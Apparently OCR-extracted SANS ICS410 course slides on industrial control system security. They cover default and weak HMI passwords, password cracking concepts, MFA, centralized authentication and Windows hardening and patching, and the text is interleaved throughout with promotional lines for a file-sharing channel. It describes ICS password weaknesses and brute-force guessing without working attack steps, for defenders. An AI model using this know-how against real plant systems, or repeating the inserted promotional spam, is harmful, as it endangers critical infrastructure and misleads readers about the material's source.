- Historian and database authentication credentials that are often found in application configuration files
- Control system settings and backup files
- Malicious executables the attacker finds a way to upload and trigger to execute through the RFI or LFI vulnerability

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Default and Weak Passwords

- Many HMIs are protected by a password
- Default passwords are usually found in the vendor documentation
- If HMI passwords are shared among many users, the password is often based on company terms
- Weakly chosen passwords can be easy to guess with fuzzing techniques, also known as brute force or dictionary attacks

Another weakness of HMI systems is their passwords. Many HMI systems do not have passwords as they are seen as inhibitors to control engineering trying to do their work, especially in critical situations. When HMI systems do have passwords, the password is sometimes left as the default password that came preset by the vendor or is set to a password that is shared among many different users. Attackers can find default passwords in vendor documentation, and shared passwords are often set to simple words related to the company to make them easier for employees to remember. Simple words are easy to guess with various fuzzing techniques. Fuzzing techniques are another name for brute force attacks and dictionary attacks, where an attacker uses a specialized program to make thousands of password guesses in a short period of time.

Industrial control systems utilize passwords in some ways that are unique to these environments. While you'll use application-level passwords in ICS the same way you'd use them for enterprise applications, there are nuances to both the places passwords are used, as well as the capabilities of using different types of passwords in ICS.

Many industrial control systems will have a panel with a small LCD display and buttons for configuring, monitoring, or operating the ICS. These panels may have full QWERTY keyboards or a simple numeric keypad.

Industrial control systems will also commonly have web servers or other diagnostic interfaces that sometimes are loosely documented and may not even allow modification of hardcoded passwords.

We recommend that organizations with ICS perform routine audits of new equipment and software being deployed to identify the attack surface and any points where passwords or other credentials are utilized and may need to be documented or changed to ensure compliance and security of their environment.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Password Capability in ICS Vendor Products

IT Password Practices

- Require password complexity
  - Password length
  - Special characters
  - Alphanumeric
  - Uppercase lowercase
- Password reuse restrictions
- Password expiration
- Strong support with AD
- Salted hashes commonly stored
- Vendors avoid default passwords

ICS Password Practices

- Limited complexity
  - Length often limited to 6 or 8
  - Some only allow upper/lowercase
  - Some only allow numeric
  - Special chars often not permitted
- Limited password reuse
- Expiration uncommon
- Some support for RADIUS or AD
- Poor adoption for hashing
- Hardcoded defaults common

Most new IT systems have mature password capabilities allowing for each organization to set granular policies meeting their industry and organization's own standards for security. Unfortunately, most ICSs do not yet have any such functionality.

In many cases, ICS products won't allow for passwords containing special characters or exceeding a small default length limit such as eight characters.

Scariest of all, many ICS products have been analyzed by independent security researchers and found to contain hardcoded passwords, which are not documented and, in some cases, cannot be changed or disabled.


On a positive note, some ICS devices have rudimentary password integration such as RADIUS.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Password Guessing and Cracking

Two types of attacks on passwords



Password cracking is an offline process of attempting to guess passwords, given password file information. This section begins with a discussion of what password cracking is, why it is important, and what methods are available.

Let's back up for a moment and think about why passwords are so important. Often, passwords are the first line of defense against interactive attacks on a system. Because it is easy for someone to figure out a user ID, the only thing protecting that user's account is her password. If an attacker can gather no helpful information to aid in the attack (such as password file contents or sniffed network traffic), he must resort to either creative or brute force password guessing.

If an attacker can at least read the password file or obtain a copy, his chances of successfully obtaining an actual password increase significantly. Even if the attacker obtains only a lowly user-level password, it's fair to assume he will log in to the target system as the user and then attempt to break into the root account via local vulnerabilities.

In many companies, passwords are more than just the first line of defense; they're the only security measure protecting servers and internal information. Because most user IDs consist of an employee's first initial and last name (or something similar), it's fairly easy to discover valid user IDs for individuals at a company. Then the only other piece of information needed to gain access is a user password. So, passwords must be protected, and they must be hard to guess.

Unauthorized disclosure, unauthorized modification, and unauthorized removal are all threats to password integrity. If users disclose their passwords (intentionally or not) by writing them down or sharing them with other people, malicious parties might obtain them. It's even worse if attackers can modify the password data directly because they could change passwords without needing to know the originals. Of course, changing a password is risky for an attacker; users tend to get suspicious when their passwords suddenly stop working.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Multi-Factor Authentication (MFA)

- Examples (listed from weakest to strongest)
  - Challenge/response questions
  - Text and calls with tokens
  - Biometrics
  - Smart cards, tokens, and apps based on TOTP



- Using 2FA
  - Works well for remote access and administrative accounts
  - Operator view and access requirements for HMIs challenge adoption in Purdue Level 2

- Some biometric implementations suggest improved accessibility
  - Reduced input errors
  - Reduced operator fatigue

The most common way to implement 2FA is by using token-based devices such as SecurID tokens. A user must have such a device handy when logging on to the system. The device is triggered by the time of day, so every minute the password changes. When the user wants to log on, he reads the current password from the token's display and types it in at the password prompt.

Some software-based, one-time password systems exist that are usually less expensive. Often, the software itself is free and there are no cards to buy. The users themselves usually can handle the initialization of software-based, one-time password systems, whereas a trained staff often is required to program token-based devices. One common implementation is called S/KEY, which computes its one-time passwords when the system is first configured. Each user gets a precomputed list of passwords. Each time a user logs in, they will use a different S/KEY-generated password.

Biometric mechanisms use people's physical characteristics to identify them uniquely. The fingerprint is a commonly used physical characteristic that varies from person to person. ICS adoption has been slow, as the technology was new and introduced some latency in early implementations, but improvements in the technology have addressed many concerns. In fact, some ICS supplier biometric implementations have claimed more reliable access to protected systems by reducing operator input errors associated with passwords and reducing fatigue. Complex passwords increase stress on individuals responsible for recalling and inputting them. In fact, some operators work on shifts with long dwells between on-section periods. This represents a challenge to recall passwords when you have had 7 to 10 days off.

Many ICS suppliers are beginning to offer biometrics. It is important that the supplier of the biometric solution realizes the operational requirements for engineer and operators and can effectively integrate the solution with the ICS software and hardware components. Testing and training for operational personnel is critical before implementing new biometric solutions. Some field or plant floor issues to contend with include how you accommodate contractors, technicians, and sector peer help in times of emergency or recovery from major events like storms. Plant floor and field ICS devices sometimes need to be accessible to new people to recover critical functions or put vital infrastructures like electricity back into service.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Power utilities have MOUs for assistance, and, after storms, line crews and technicians provide mutual aid as utilities follow industry standards. This new workforce can require access to systems.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Centralized Authentication

- Benefits to Active Directory or RADIUS servers
  - Credentials are managed and stored in one place, not many
  - Users only have to change their password in one place
  - Users only have to remember one set of credentials
  - Best way to avoid the need for shared accounts
  - Can expand usage with Single-Sign-On (SSO) solutions
- What about non-network connected devices and systems?
  - Cryptographically signed authentication tokens work well
  - Non-connected systems validate token has been signed by valid CA
  - Great examples of this have been deployed in Smart Meter networks

Single Sign-On (SSO) is a technology that has been promising for years; however, it seems that we still have to use multiple sets of credentials on a regular basis. The SSO technology allows a user to log on once in the morning and then access any resources for which he has authorization. There is no need for him to repeat the logon procedure repeatedly.

There are different ways that Single Sign-On can be implemented. One of the older, yet still common, ways is the use of scripts that will mimic the login process between different servers. It is easy to implement but has some serious security implications, as you often have credentials stored in plaintext files.

Another way that SSO is implemented is through the use of a central directory service, such as LDAP or Microsoft Active Directory. This allows the creation of a user account once on a single platform. From that single account, the user will be granted access to different platforms or services.

Kerberos, which is part of Windows 2000 and subsequent versions of the Windows operating system, can also offer the SSO through the use of tickets where credentials are stored. Not all operating systems are Kerberized or can make use of Kerberos. It is often necessary to install a third-party software package; there are some compatibility issues between the different versions of Kerberos.

SSO can save you a great amount of administrative time but will demand some initial investment in money and human resources. Ensure you select the type of technology that will properly support all of your platforms and legacy applications.

RADIUS (Remote Authentication Dial-In User Service) is largely used to authenticate accessing parties by username and password prior to granting access.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

SANS | ICS SECURITY

Lab 4.2

Password Fuzzing

Using your ICS410 ControlThings Platform VM, we are going to explore vulnerabilities in a web application called Dojo Control. It is a shift-logging application for engineers and operators to log what happens during their shifts. We will attempt a brute-force attack by fuzzing a user's password.

Refer to the lab workbook for instructions.

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Summary

- Module takeaways
  - Common passwords and any password based on a known word is easy to fuzz
  - Passphrases are the best defense to protect against password fuzzing/guessing
- Recommendations to owner/operators
  - Create password policies that require strong passwords
  - Enforce strong password creation where possible
  - Educate users in strong passphrase creation
- Recommendations to vendors
  - Support strong passphrases at least 64 characters long
  - Do not restrict special characters
  - Allow customers to create their own complexity requirements
  - Support central authentication (AD, RADIUS, or signed tokens) where it makes sense

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Course Roadmap

Section 1: ICS Overview

Section 2: Architectures and Processes

Section 3: Communications and Protocols

Section 4: Supervisory Systems

Section 5: ICS Security Governance

Section 6: Capstone CTF

- Supervisory Attacks
- Historians and Databases
  - Lab 4.1: Bypassing Authentication with SQL Injection
- User Interfaces
  - Lab 4.2: Password Fuzzing
- Defending Microsoft Windows
  - Lab 4.3: Baselining with PowerShell
- Patching ICS Systems

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Defending Microsoft Windows

Applicable Standards:

- **NIST CSF v1.1:** PR.PT-3
- **ISA/IEC 62443-2-1:2009:** 4.3.3.5.1, 4.3.3.5.2, 4.3.3.5.3, 4.3.3.5.4, 4.3.3.5.5, 4.3.3.5.6, 4.3.3.5.7, 4.3.3.5.8, 4.3.3.6.1, 4.3.3.6.2, 4.3.3.6.3, 4.3.3.6.4, 4.3.3.6.5, 4.3.3.6.6, 4.3.3.6.7, 4.3.3.6.8, 4.3.3.6.9, 4.3.3.7.1, 4.3.3.7.2, 4.3.3.7.3, 4.3.3.7.4
- **ISA/IEC 62443-3-3:2013:** SR 1.1, SR 1.2, SR 1.3, SR 1.4, SR 1.5, SR 1.6, SR 1.7, SR 1.8, SR 1.9, SR 1.10, SR 1.11, SR 1.12, SR 1.13, SR 2.1, SR 2.2, SR 2.3, SR 2.4, SR 2.5, SR 2.6, SR 2.7
- **ISO/IEC 27001:2013:** A.9.1.2
- **NIST SP 800-53 Rev. 4:** AC-3, CM-7
- **CIS CSC:** 3, 11, 14
- **COBIT 5:** DSS05.02, DSS05.05, DSS06.06

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Microsoft Client Operating Systems

- **Windows 2000 Workstation**, sp1, sp2, sp3, sp4 (Feb 2000 – Jul 2010)
  - NTFS permissions, RDP
- **Windows XP** (Oct 2001 – Apr 2014)
  - Encrypted File System (EFS), domain-based PKI
  - IPSec, Wi-Fi WPA1/2, Firewall, NAC/NAP
  - Data Execution Prevention (DEP)
- **Windows ~~Vista /~~ 7** (Oct 2009 – Jan 2020)
  - BitLocker Drive Encryption, Advanced Firewall
  - User Account Control (UAC), biometrics
  - PowerShell, AppLocker, IPSec with DirectAccess
- **Windows ~~8 /~~ 10** (July 2015 – 18-30 months after each bi-annual release)
  - Device Guard, Hello/Passport, Azure Rights Management, Edge browser
  - Long-Term Servicing Channel (LTSC) with 10 years of support is released every 3 years (2016, 2019, 2022)
- **Windows 11** (Oct 2021 – 24-36 months after each annual release)
  - Mandatory Secure Boot, Hypervisor-protected code integrity (HVCI), Kernel Data Protection (KDP)
  - First LTSC release expected in 2024 with 10 years of support

Microsoft has many client operating systems, extending all the way back to DOS, Windows for Workgroups, Windows 95, and so on (more than can fit on the slide, in fact). Microsoft often experiments with a new kernel or graphical interface by releasing it as a new OS version, and then fixes and polishes that experiment for the next OS release, which is usually more popular; for example, Windows Vista was a flop but cleaned up nicely. Windows 7 and Windows 8 flopped worse than Vista and then came Windows 10. So, where are we in that release cycle right now?

Each client OS is normally released in multiple editions, and it's important for security, manageability, and licensing to install the correct one. Microsoft makes this as confusing as possible. Even the names of the editions can change from one OS version to the next, so you have to research each new release.

In general, though, editions that include words such as Starter or Home are intended for personal use, have fewer features, cannot be joined to an Active Directory domain, and cost less. Editions that include words such as Business, Professional, or Enterprise are intended for business use, have more features, can be joined to a domain, and cost more. The Ultimate editions are aimed at enthusiasts, have more features than the Home editions, can be joined to a domain, and often cost the most.

For example, if you want features such as BitLocker, AppLocker, Kerberos (computer network authentication protocol utilizing tickets to verify identity), Group Policy, Encrypting File System, and Active Directory domain membership, you can't use any of the Home editions. In fact, sometimes there are features you'd expect to get in the Business or Professional editions, such as AppLocker, but get only in Enterprise or Ultimate. Not a nice surprise.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Microsoft Server Operating Systems

- **Windows 2000 Server**, sp1, sp2, sp3, sp4 (Feb 2000 – Jul 2010)
  - IPSec, Smart Cards, Group Policy, Kerberos
- **Windows Server 2003**, r2 (Apr 2003 – Jul 2015)
  - Server Roles, .NET, LDAP to AD, DFS
- **Windows Server 2008**, r2 (Feb 2008 – Jan 2020)
  - Server Core Installs, PowerShell, NAC/NAP, Read-only DCs
- **Windows Server 2012**, r2 (Sep 2012 – Oct 2023)
  - UEFI Secure Boot, Enhanced BitLocker, ELAM, PowerShell History Viewer, Kerberos Armoring
- **Windows Server 2016** (Oct 2016 – Jan 2027)
  - Nano Servers, Shielded Virtual Machines, Credential Guard, Device Guard, Privileged Access Identity
- **Windows Server 2019** (Oct 2018 – Jan 2029)
  - OpenSSH, Kernel Control Flow Guard (CFG), System Guard Runtime Monitor
- **Windows Server 2022** (Sept 2021 – Oct 2031)
  - Secured-core Server, Azure hot patching, Virtualization-based Security (VBS), Hardware TPM 2.0

Windows Server is not intended for desktop, laptop, or tablet use, though there is nothing preventing this. Windows Server is normally installed in virtual machines running on computers that often have multiple CPUs, multiple storage devices, multiple network interface cards, a lot of memory, and possibly no monitor. These computers are often densely packed into shelving racks or "blade arrays" in special rooms or railroad-car-sized containers with their own air conditioning, dehumidifiers, and redundant power. However, a Windows Server appliance might be no bigger than a paperback novel with a system-on-a-chip (SOC) architecture and flash memory for storage. In either case, Windows Server is mainly intended for providing network services, such as DNS or HTTP, and not for running graphical applications with a directly attached monitor, keyboard, and mouse.

There are three primary editions of Windows Server: Datacenter, Enterprise, and Standard. The different editions have different scalability and fault-tolerance capabilities, such as for clustering and Network Load Balancing (NLB). Note that starting with Server 2012, the Enterprise edition no longer exists; there's only Standard and Datacenter, with the enhancements of Enterprise edition pushed into Standard by default. Datacenter supports the maximum possible CPUs, memory, clustering, and features. Standard supports the least. Unfortunately, you'll have to research the latest specifications included in each whenever a new OS is released.

There have been specialty editions, such as Small Business Server (SBS) and Windows Server Essentials, which are intended for small offices (less than 25 people), and Windows Storage Server, which is intended for OEM appliances, but these have the same security concerns as the major editions and can be ignored for this course. To better compete with VMware, though, note that Hyper-V Server edition is free, but it can be used only for hosting virtual machines. Despite being free, Hyper-V Server is not artificially hobbled; it supports hundreds of CPU cores, large cluster farms, live migration of VMs, terabytes of memory, and so on (at least for now).

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

End-of-Life (EoL)

- What does EOL really mean?
  - Loss of security updates
  - Loss of patches/service packs
  - Loss of technical support
  - Loss of third-party software support
  - Loss of new hardware support



- This also affects us in larger ways
  - Compliance risk with regulations that require supported software
  - Reduced options to restore or rebuild over time
  - Greatly diminishes our cybersecurity mitigation options
  - For attackers, this all increases value for vulnerabilities and exploits

In general, plan to be off a product before End of Mainstream Support and certainly before End of Extended Support (the dates in the slide are for End of Extended Support). Here are the essential terms to know:

- End of Sales: When the product is no longer sold to retailers or OEMs, but these resellers might stockpile licenses before End of Sales is reached.
- End of Mainstream Support: When warranties expire for the product, the product will no longer be improved, free incident support ends, and non-security hotfixes become unavailable unless specifically purchased during the (expensive) Extended Support phase.
- End of Extended Support: When security hotfixes and paid support can no longer be purchased, except in special cases with (expensive) Custom Support.

Microsoft has continued to provide notice on the planned end-of-life (EOL) for support of many of its software products. For instance, Windows XP was supported for 12 years and entered EOL on April 8, 2014. There are significant impacts for an organization that currently relies upon these systems. These impacts need to be understood and considered in planning for migrating to a supported operating system and in instituting security mitigations until an upgrade can be properly implemented. Microsoft has recommended that users take action and that they be on notice that EOL products should be considered "not protected," exposing users to the following risks:

1. No additional security updates and degraded protection from endpoint software
2. Compliance risk associated with regulations that require supported software
3. Lack of future independent software vendor support
4. New hardware will stop being supported (drivers and more)
5. Increased cost to maintain

Windows is a prevalent OS used for ICS/SCADA workstations and can be found as the OS behind many local HMI panels. The EOL will impact many ICS-reliant organizations. The implication of end-of-life should be understood and fully evaluated.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Organizations should identify where non-supported OS exist, including components such as local HMIs and OS-driven devices. Organizations should mitigate existing implementations and plan for a future migration. Several third parties offer mitigation services for ICS implementations.

The automation and industrial technology community has been adjusting business and planning processes to account for the rate of change in the technology market. Traditional ICS planning strategies did not fully account for all the elements of an ICS and how they might be impacted by technology innovation and IT provider business models. The convergence of technology supporting industrial, business, and consumer applications results in faster life cycles for equipment and software. There are real business drivers to get the most of your capital project with a desire to operate for 10 to 18+ year time periods. Some regulated industries must get value for their investments over long periods of time or risk having stranded assets. The use of general computing technology in ICS has provided benefits in features, reliability, and cost but has carried with it the need to plan for shorter life cycles and the ability to update or modernize elements of a larger system more frequently.

The EOL of an OS results in significant implications for the security of impacted platforms and applications residing on those devices. Microsoft has recommended isolation of workstations running Windows XP to protect the platform and its installed applications. This guidance may not be appropriate when the workstation or device is a part of a larger integrated system (such as a DCS or SCADA EMS). ICS security teams should understand the security implications and assess how EoL impacts the security of their deployed technology. EOL has immediate impacts and longer-term impacts to consider:

Microsoft will no longer analyze disclosed vulnerabilities and develop security patches/updates for them. It is important to note that extended support (paying Microsoft to continue specialized support for your organization) is advertised as not including security patches/fixes.

Reuse of Microsoft XP code segments in existing and supported Microsoft OSs will likely result in vulnerabilities that are discovered in Windows 8/10, for example, which may apply to XP. Microsoft will provide a security patch/fix for the supported Windows 8/10, but not for the vulnerable XP.

The lack of future security updates/fixes will impact the future capability of antivirus solutions. Many independent antivirus solutions will continue to support Windows XP for some limited time period.

EOL will make existing non-disclosed and future discovered vulnerabilities for Windows XP valuable in the underground vulnerability/exploit market. Some have already reported a reduction in discovered but not reported vulnerabilities in anticipation of better pricing.

The loss of equipment due to natural causes or hazards will be more difficult to restore/rebuild as newer hardware won't be able to support Windows XP (lack of drivers, and so on). This issue will grow over time (3 years and beyond) as hardware manufacturers stay current with market demands and optimize for more current OS technology.

Microsoft makes a compelling case for migrating to a newer OS based on the cost to maintain and enhance security features found in Windows 10. According to Microsoft, a Windows 10 PC is 21 times less likely to be infected by malware than an XP machine because of security improvements engineered into the OS.

One way to think about the implications is to consider your "extended security team": Your extended security team includes your ICS suppliers and the vendors that make the OSs/RTOSs, applications, and hardware you rely upon to secure and operate your systems. If you continue to use Windows past its EOL date, you can consider that a significant reduction of your security team as Microsoft security and product experts will no longer be providing security patches/fixes.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Recommended Mitigations

- Identify and document all instances!!!
  - Evaluate hardware availability on EOL systems
  - Consider virtualization
- Consider less protected/trusted
  - Place network defenses around the system
  - Consult ICS vendors for mitigation guidance
  - Update OS to final patch levels, if possible
  - Conduct system hardening on the OS
  - Perform security testing to verify defenses

Consult ICS vendors/suppliers and request their mitigation guidance for EOL Microsoft products. You should develop a mitigation plan and share that plan with the suppliers to evaluate any risks associated with implementing technical mitigations. Mitigations are necessary as your organization plans for the eventual migration to relying upon supported OSs. All mitigation plans begin with identifying where the non-supported OS exists in your ICS. This may not be a trivial task as many devices, like local panel HMIs, rely upon Windows XP as the underlying OS.

Microsoft has told users that EOL operating systems should now be considered "not protected." This means you should consider the workstations and devices running EOL operating systems as being less trusted (conceptually) and consider how to better protect these workstations and protect other ICS components. Microsoft recommends isolation of devices running EOL software, which is likely to be difficult if not impossible in ICS applications. Segmentation should be considered if possible. Mitigations can include a number of additional security practices, administrative controls, and technical controls.

Consulting your ICS vendors for system-specific mitigation guidance is recommended. Some vendors will have well-thought-out mitigation recommendations, whereas others will not. The vendor's guidance can help inform the development of your mitigation plan. Your final plan should also be shared with suppliers to ensure that any additional technical controls will not negatively impact the reliability of the system.

A longer-term business and security consideration is the availability of hardware spares that are able to support EOL software. This issue will become a greater risk over time as new hardware will not be designed to work with the non-supported OS. Your mitigation plan can include an initial evaluation of the health of your existing hardware running the non-supported OS. Plan for a visual inspection of existing hardware and consider maintenance steps designed to extend the life of the equipment. (This may include properly cleaning machines or providing environmental barriers for reducing exposure to dust and particles or extreme temperatures.).

Hardware that is already at risk might require replacement or upgrades to critical components such as backup power supplies.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Organizations might even stock for additional parts and spares to support implementations that will need to function over longer periods of time before modernization can take place. There are some implementations that may never be replaced, such as computers in difficult-to-access places (at great depth under the ocean, for example).

Update your EOL software to the final patch level if possible, or to as current as you can, based on constraints or limitations. The final updates and fixes will still be able to be deployed using administrative tools, third-party patching systems, and Microsoft's own enterprise patch management solutions.

System hardening for workstations may include the following:

- Removing all unnecessary applications (e.g., development tools, games, unused programs) to reduce the available attack surface and simplify the required processes and executables to be monitored. Utilize tools like CIS benchmarking for establishing appropriate settings.
- Further restricting unused physical and logical ports and unnecessary services. Consulting your supplier can help you to develop the most restrictive configuration possible while still supporting system operations and maintenance.
- Disabling Autorun.
- Placing administrative controls on who may interact and how they interact with impacted systems.
- Implementing policies and controls to restrict the use of USB devices, the mobile media, and the ability to place software on the workstation.
- Implementing strong user authentication and restricting the roles and users that can log in to the workstations.
- Updating host-based security solutions and reviewing future support options.

Develop a testing capability to support problem identification/validation and test future mitigations. Your staff or support contractors may need to fill in the gaps left by Microsoft not supporting the OS. Being able to re-create identified vulnerabilities and assess the risks they pose to your organization may be necessary. You may even need to devise technical fixes and mitigations to address high-risk vulnerabilities or respond to known exploits.

Consider whether virtualization can help address concerns surrounding future hardware availability and can provide advantageous security features including monitoring the platform or enhancing your ability to back up and quickly restore.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Windows Server Update Services (WSUS)

- Free solution from Microsoft to do central patch management
  - Signed patches from Microsoft for any system connected to Active Directory running Windows
  - Since WSUS version 3, can deploy third-party patches (aka non-Microsoft software)
  - Can scale up to 30,000 systems per WSUS server
  - Can patch systems not connect to AD if registry entry added
- How does it work?
  - WSUS server synchronizes with Microsoft (or a WSUS server in your Control DMZ) via HTTPS
  - WSUS administrators test and approve patches for individual systems or groups of systems
  - WSUS clients on each of your machines report into your WSUS server and check for approved patches
  - Approved patches can be downloaded and installed manually per system
  - On less sensitive systems such as workstations and laptops, patches can be automatically deployed in phases
- For large remote sites with limited WAN bandwidth
  - Patches can be carried into the site physically and deployed via a local WSUS server
  - Can be able to extend to Level 2 in some instances

Windows Server Update Services (WSUS) is a free solution from Microsoft that allows central patch management of systems connected to Active Directory. WSUS permits the grouping of computers into custom sets that can be managed and updated separately. For example, some machines, such as workstations, might download and install updates automatically, whereas others, such as servers, must be updated manually. A single WSUS server can handle up to 30,000 client computers, and WSUS servers can be load-balanced and chained together to form administrative arrays.

Administrators choose exactly which updates they want distributed inside the LAN to WSUS clients. Presumably, this is after the administrator has tested the patches in a lab. You select which hotfixes you want deployed in the WSUS console in Administrative Tools. Earlier versions of WSUS were managed through a special administrative website on the WSUS server itself, but not anymore.

The patch files from Microsoft can be downloaded to the local WSUS server and then downloaded by clients from there, or clients can be directed to download the approved updates directly from Microsoft. Caching the files locally on the WSUS server, of course, will spare internet bandwidth consumption. If you have a large number of clients, you can make your other WSUS servers download their files from an upstream WSUS server that downloads from Microsoft.

WSUS clients download updates using the Background Intelligent Transfer Service (BITS). BITS "drizzles" files down to the client in the background so that other applications are not interrupted, and bandwidth is not monopolized by WSUS traffic.

One of the benefits of WSUS is the ability to create your own custom groups of computers and then approve or deny different sets of updates for each group of computers. For example, the patches and Service Packs approved for the "Executives" computer group will likely be different than the updates for the "External_IIS" computer group. These groups are defined and used within WSUS alone; they do not require or use Active Directory groups.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Microsoft Endpoint Configuration Manager (MECM)

- All the features of WSUS plus many more
  - Ability to create your own third-party software patches... ICS software
  - System provisioning
  - Inventory control for both hardware and software
  - System performance monitoring
- Reasons why you may choose WSUS over MECM
  - Additional management overhead and complexity
  - Some level of increased resource usage on each managed system
  - Not a free solution like WSUS
- Some third-party patch/config management solutions leverage WSUS and MECM

Reference:

- https://docs.microsoft.com/en-us/mem/configmgr/core/understand/microsoft-endpoint-manager-faq

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Hardening Steps for Windows

- Disable unused services
- Apply hardened local security policy
- Consider other free and paid Microsoft security solutions
- Configure Windows firewall
- Automate extra needed configurations and actions

This area intentionally left blank.


hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Services in Windows (services.msc)

Name	Description	Status	Startup Type	Log On As
BranchCache	This service caches network content from peers on the local subnet.		Manual	Network Service
Cryptographic Services	Provides three management services: Catalog Database Service, which confirms the s...	Running	Automatic	Network Service
Distributed Transaction Coordinator	Coordinates transactions that span multiple resource managers, such as databases, ...	Running	Manual	Network Service
DNS Client	The DNS Client service (dnscache) caches Domain Name System (DNS) names and re...	Running	Automatic (Trigger Start)	Network Service
Downloaded Maps Manager	Windows service for application access to downloaded maps. This service is started o...		Automatic (Delayed Start)	Network Service
Fax	Enables you to send and receive faxes, utilizing fax resources available on this compu...		Manual	Network Service
IPsec Policy Agent	Internet Protocol security (IPsec) supports network-level peer authentication, data ori...		Manual (Trigger Start)	Network Service

- First step in hardening a system
- Identify and disable any services you don't need
  - Decrease the attack surface
  - Focus primarily on network services
  - Sort by the last column to group in Windows service tool



This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Security Policies in Windows

- A template can store the following security settings
  - Account authentication settings
  - Audit policies for logging
  - User rights around system administration
  - Security options for internal Windows functionality
  - Firewall settings
  - Network lists for security-level definitions
  - Public key cryptographic settings
  - Software restriction policies (SRPs)
  - AppLocker settings for program sandboxing
  - IP security policies for host-to-host communications
  - Advanced Audit Policies for additional logging
- Templates can be applied like a rubber stamp to multiple machines
  - Groups of machines via Group Policy Object (GPO) in AD
  - Locally on non-AD systems with secpol.msc, scw.exe, or secedit.exe



A security template is a plaintext configuration file that can store hundreds of security settings. A computer can be stamped with a template and reconfigured in one shot to match the settings in the template. Security templates are kept by default in %SystemRoot%\Security\Templates\ and also %SystemRoot%\Inf, and they end with the .INF filename extension. Templates can be edited with Notepad, but a much easier method is to use a Microsoft Management Console (MMC) snap-in named Security Templates.

On Windows 10, just use the search feature to open the Local Security Policy tool. In older versions of Windows, you will want to run secpol.msc on workstations or scw.exe on servers. In the Templates snap-in, double-click a template to open it up. Browse through its containers and double-click the policy icons to configure them. When you're done, right-click the edited template and save it. If you want, browse to that template's folder using Windows Explorer and open the template in Notepad.

Another option is the secedit.exe command-line tool for working with the security policies. You could use scripting across the network to quickly reconfigure hundreds of isolated machines not being managed by Active Directory! Alternatively, you could save the secedit.exe and security templates to a USB drive to manually update isolated and islanded machines.

Most changes take effect immediately, but to ensure that all settings have been reapplied, reboot the system after importing a template. Again, just as before, obtain a preconfigured template from an organization you trust; modify that template to match your preferences and then apply it using the SCA snap-in and/or Group Policy Objects.

Reference:

- Administering Security Policy Settings – https://goo.gl/oiNSs2

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Creating Security Templates

- Don't start from scratch!
  - Use preconfigured and debugged security templates
  - Test and modify as needed for each system type you harden
  - Microsoft has two solutions to aid you in this process
- Microsoft Security Compliance Manager
  - For use with Windows 10, Windows Server 2012, and older
  - The kit includes a variety of templates for different products
  - Use the kit to export, compare, and otherwise manage templates
- Microsoft Security Compliance Toolkit
  - For use with Windows 10 1507, Windows Server 2012 R2, and newer
  - Focuses on simplifying the process and providing flexibility to future systems

